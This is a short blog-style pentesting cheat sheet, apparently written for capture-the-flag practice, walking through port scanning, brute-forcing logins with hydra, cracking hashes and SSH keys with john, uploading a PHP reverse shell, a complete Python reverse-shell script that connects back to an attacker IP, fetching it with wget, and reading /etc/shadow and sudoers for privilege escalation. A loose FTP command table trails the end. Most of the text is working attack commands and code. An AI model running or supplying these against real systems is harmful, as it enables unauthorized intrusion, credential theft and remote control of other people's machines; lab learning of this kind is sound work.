






Cheat Sheet For Pentesting



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3 min read · Jan 21, 2024





SCANNING

> *First of all, let's scan the open ports and their versions.*

nmap -sV -A -p- [Target IP Address] -oN [../nmapresult.txt]

> *How many ports open?*

nmap -vvv [Target IP Address]

> *What vulnerabilities exist in this machine?*

nmap --script vuln -p- [Target IP Address]

> *If Apache2 or any web server is running;*

> *First, let's find the folders on the server.*

dirb http://[Target IP Address]

> *Or let's try alternative scanning methods.*

gobuster dir -u http://[Target IP Address] -w [../dirbuster/wordlist.txt]

nikto -h [Target IP Address]

> *After the scans are completed, the web server (if any) is visited and all information is collected:*

BRUTE FORCE

> *Let's try to crack the usernames we found with a brute force attack.*

hydra -l [Username We Found] -P [../wordlist.txt] [Whichever Port is Open]://[Target IP Address]

hydra -l [Username We Found] -P [../wordlist.txt] http-post-form "[HTTP

Post Form]” -v

hydra -l [../Userlist.txt] -P [../wordlist.txt] [Target IP Address]
[Whichever Port is Open]://[Target IP Address]

> *For example:*

hydra -l john -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.10

hydra -l james -P /home/kali/Downloads/givenbyctf.txt http-post-form “/admin/:user=^USER^&pass=^PASS^:F=invalid” -v

hydra -l /home/kali/Documents/CTF's/attactive-directory/userlist.txt -P /usr/share/wordlists/fasttrack.txt 10.10.10.10 ssh://10.10.10.10

> *If WordPress:*

wpscan — url [Target IP Address] — passwords [../wordlist.txt] —
usernames [Admin Username]

> *If we see something encrypted:*

john [../hash.txt] — wordlist=[../wordlist.txt]
john — format=[Format of the Hash] [../hash.txt]

> *If stegonography is revealed:*

stegcracker [../file.jpg] [../wordlist.txt]

> *If we haven't made much progress with the brute force attack, but we have an
id_rsa:*

GAINING ACCESS

> *For SSH key to work:*

chmod 600 [Key]

> *Connection with SSH key:*

ssh [Username]@[Target IP Address] -i [Key]

> *If it asks us for a password:*

python ssh2john.py id_rsa > id_rsa.hash

john id_rsa.hash --wordlist=[../wordlist.txt]

> *And, repeat the above.*

> *If there is still no gaining access, we can try a pHP reverse shell on the web server.*

PHP REVERSE SHELL

> *First, open the php document. (If you search for this php file as php-reverse-shell, you will see many examples.)*

nano ../php-reverse-shell.php

> *And edit the file. If you see “change \$ip= “ in the file, enter your own machine’s IP address there. If you are connected to sites such as tryhackme via VPN, enter the IP address you are connected to.*

> *Let’s open another terminal on us own machine and start listening to the port written in the php-reverse-shell.php file:*

nc -nvlp [Port]

> *Run php-reverse-shell.php on the website. For example:*

http://[Target Website]/[Uploads]/php-reverse-shell.php

> *If we have gained access to the port we are listening to via Netcat, but the Linux commands we are used to are not working, let’s check whether this is Python.*

print(“cozuxhub”)

> *If we have seen any text we wrote in the print command as output, it is time to open a shell:*

PYTHON SHELL

> *To open terminal:*

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

> *If it doesn't work, do this first:*

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

> *Or, create a document.py in the /var/www/html on your machine and type this:*

```
import socket
```

```
import subprocess
```

```
import os
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

```
s.connect(("10.0.2.4",5555))
```

```
os.dup2(s.fileno(),0)
```

```
os.dup2(s.fileno(),1)
```

```
os.dup2(s.fileno(),2)
```

```
p=subprocess.call(["/bin/sh","-i"])
```

> *We first need to start the Apache2 server on we own machine.*

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> *Go to target machine and copy this file from we apache2 server.*

```
wget http://[Your IP Address]/[document.py]
```

> *Let's run this python file on our target machine.*

```
python document.py
```

```
/usr/bin/python document.py
```

> *If we are now a user on the target machine but do not have sufficient*

privileges, next is privilege escalation.

LINUX PRIVILEGE ESCALATION

> First of all, get informaton from the machine.

whoami

id

uname -a

cat /proc/version

cat /etc/issue

cat /etc/shadow

cat /etc/passwd

cat /etc/sudoers

cat /etc/crontab

ps aux

ifconfig

locate password

find / -name password 2>/dev/null

find . type f -exec grep -i -I "PASSWORD" {} /dev/null \;

find / -type f -perm -04000 -ls 2>/dev/null

> Shows the commands of the user before you:

history

> Shows what the current user can do:

find / -perm -u=s -type f 2>/dev/null

> *Shows the commands:*

```
ls -la /usr/bin
```

> *Let's see which commands can run without root:*

```
sudo -l
```

```
find / -type f -perm -04000 -ls 2>/dev/null
```

> *From here, we are likely to encounter thousands of possibilities. Since each machine has a different vulnerability, we must do our own research after the basic operations.*

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Ctf

Ctf Writeup

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Cheatsheet




Written by Ali İrfan Doğan

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A student in the cyber security industry. <https://linktr.ee/cozuxhub>

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


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nface


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lcd	Change local directory.	lcd /path/to/directory
cd	Change server directory.	cd /path/to/directory
ls	List server directory files.	ls
get	Download file from server.	get filename.txt
mget	Download multiple files.	mget *.txt
put	Upload file to server.	put filename.txt
mput	Upload multiple files.	mput *.txt
bin	Set binary transfer mode.	bin
ascii	Set ASCII transfer mode.	ascii

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